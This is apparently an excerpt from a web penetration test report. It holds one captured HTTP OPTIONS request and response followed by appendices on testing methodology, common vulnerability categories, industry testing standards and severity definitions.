
Request

```
OPTIONS /assets/ HTTP/1.1
Host: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ci_session=thp24jrngs8o4rfmp4o3g3s4tciq5q6t
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

```
HTTP/1.1 200 OK
Server: Apache/2.2.15 (CentOS)
Connection: keep-alive
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 0
Content-Type: httpd/unix-directory
Date: Sat, 07 May 2022 13:05:54 GMT
```

APPENDIX A: WEB PENTEST METHODOLOGY

A-1: OVERVIEW



A-2: RECONNAISSANCE

Reconnaissance means capturing as much information as possible about the target website. In this phase, the **public-facing presence** of the target website is profiled using **passive and active reconnaissance** methods.

- **Passive** is used to gather publicly available information about the target website without active probing, i.e., search engine recon. This method will not trigger the security protection layer implemented at the target premises.
- **Active** gathers information about the target website using active probing,i.e., application enumeration, fingerprinting, fuzzing, error code analysis, etc. In addition, this method may generate alerts at the security protection layer of target premises.

A-3: VULNERABILITIES IDENTIFICATION

In this phase, **automated and manual methods would identify security vulnerabilities and misconfigurations of in-scope applications**. Sample of test cases performed under this phase are documented below:

- **Deploy Management Testing:** Testing the underlying platform and infrastructure configuration and identifying potential change control weaknesses such as **orphaned code or code backup files**.

- **Identity Management Testing:** Verification is for account provisioning considerations such as user registration processes or account enumeration.
- **Authentication Testing:** Testing for authentication-related weaknesses, such as insecure authentication, default credentials, or password weaknesses.
- **Authorization Testing:** Testing to validate the security of authorization controls such as privilege escalation or bypassing authorization.
- **Session Management Testing:** An evaluation of session-related vulnerabilities such as session fixation, exposed session variables, and cross-site request forgery.
- **Data Validation Testing:** In this test case, data validation testing, including cross-site scripting, parameter tampering, SQL injection, and command injection, will be conducted.
- **Testing for Error Handling:** It requires testing error handling issues related to security, such as Error Codes and Stack Traces analysis.
- **Testing for Weak Cryptography:** Testing to evaluate the effectiveness of encryption-related protections such as weak SSL ciphers.
- **Business Logic Testing:** Testing to determine if the flow or architecture of the application can be manipulated to gain access to sensitive information through flaws in business logic or application workflows.
- **Client-Side Testing:** Assessing vulnerabilities that commonly affect the client-side of the application session, such as JavaScript execution, CSS injection, cross-site flashing, and clickjacking.
- **Password cracking** would be attempted on login forms or web pages with HTTP authentication enabled. In addition, password cracking would be tried on password hashes if somehow enumerated in different test cases mentioned above.

A-4: VULNERABILITIES EXPLOITATION

Identified **security issues** (i.e., misconfigurations and vulnerabilities) would be **validated** in this phase using different techniques depending on the type of security issues. For example, validation of some vulnerabilities requires exploitation, resulting in **remote code execution (RCE)**, **information disclosure**, etc. In addition, sometimes identified vulnerabilities are chained together for demonstrating higher security risks.

A-5: REPORTING

Detailed **findings**, **conclusions**, and **recommendations** are documented for client executive management and the technical support **team** for perusing remediation measures.

A-6: POSSIBLE OUTCOME OF WEB APP PENETRATION TESTING

The following types of security misconfigurations and vulnerabilities may get identified in penetration testing activity:

- Security Misconfigurations
- Broken account/authentication
- Broken access control
- Broken session management
- Cross-Site Scripting (XSS) flaws
- Injection of commands/ injections attacks
- Directory traversal/ forceful browsing
- XML External Entities (XXE)
- Insecure Deserialization
- Buffer Overflows
- Components with known vulnerabilities
- Sensitive Data Exposure
- Disclosure of sensitive information in the client code
- Weakness in Cryptographic algorithms (i.e., SSL misconfigurations)
- Insufficient Logging & Monitoring

A-7: PENETRATION TESTING STANDARDS

The following standards are being followed for all categories of penetration testing:

Standards	Description
PTES	The Penetration Testing Execution Standard (PTES) was created by some of the brightest minds and definitive experts in the penetration testing industry. It consists of **seven phases of penetration testing** used to perform a practical penetration test in any environment.
OSSTMM v3	The Open-Source Security Testing Methodology Manual, or OSSTMM, is a peer-reviewed **methodology for security testing** maintained by the Institute for Security and Open Methodologies (ISECOM). The manual is updated every six months to remain relevant to the current state of security testing.
OWASP TOP-10	The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about

(web, mobile, API)	the **most critical security risks to web applications, APIs, and mobile applications.**
NIST SP 800-115	NIST technical guide to information security testing and assessment.
Web Application Security Consortium Threat Classification (WASC-TC)	The Web Application Security Consortium Threat Classification (WASC-TC) is a **classification of website security threats**. This document also contains descriptions and examples of attacks. Categories are presented in several ways, called Views: • **Enumeration View** – lists attacks and weaknesses that can compromise the security of a website and its data • **Development Phase View** – tells at which stage of the development life cycle a particular vulnerability can occur • **Taxonomy Cross Reference View** – helps map WASC-TC terminology to terminology used by other similar projects, including OWASP Top Ten, CWE, and CAPEC
Information Systems Security Assessment Framework	The Information Systems Security Assessment Framework is separated into two parts: **technical** and **managerial**. The **technical part** provides the most important rules and procedures for creating a good **security assessment process**. The **administrative side** contains general recommendations on setting up an effective testing process. **Benefits**: The Information Systems Security Assessment Framework helps close the gap between the technical and managerial sides of security testing and implements necessary controls to handle both sides efficiently
MITRE ATT&CK Framework	MITRE ATT&CK® is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is a foundation for developing **specific threat models and methodologies** in the private sector, government, and the cybersecurity product and service community.
DREAD framework	Used for reporting vulnerabilities • **Damage** – how bad would an attack be? • **Reproducibility** – how easy is it to reproduce the attack? • **Exploitability** – how much work is it to launch the attack? • **Affected users** – how many people will be impacted? • **Discoverability** – how easy is it to discover the threat?

APPENDIX B: SEVERITY DEFINITIONS

A qualitative impact factor (Critical, High, Medium, or Low) has been associated with each vulnerability. Activity's severity categorizations are illustrated in the table below:

Severity	Definition
Critical	This severity level employs significant financial loss, and damage to a brand, comprised of data, and needs immediate attention to fix the issue.
High	These issues can pose a significant security threat. The critical impact problems are typically those that would allow an attacker to gain full administrative access to the device or lead to confidential information leakage. In addition, the high-level vulnerability may also cause damage to the brand and business identity through potential media involvement, exposure, and compromise of data.
Medium	This severity level employs moderate financial impact, possible legal consequences, and reputational ramifications.
Low	Minimal impact on the business if exploited. Information disclosed has no significant detrimental value, no repudiation or legal consequence, and minimal to no effects regarding regulatory or standards compliance. Moreover, the issue would involve valuable information leakage to an attacker, such as a list of users or version details.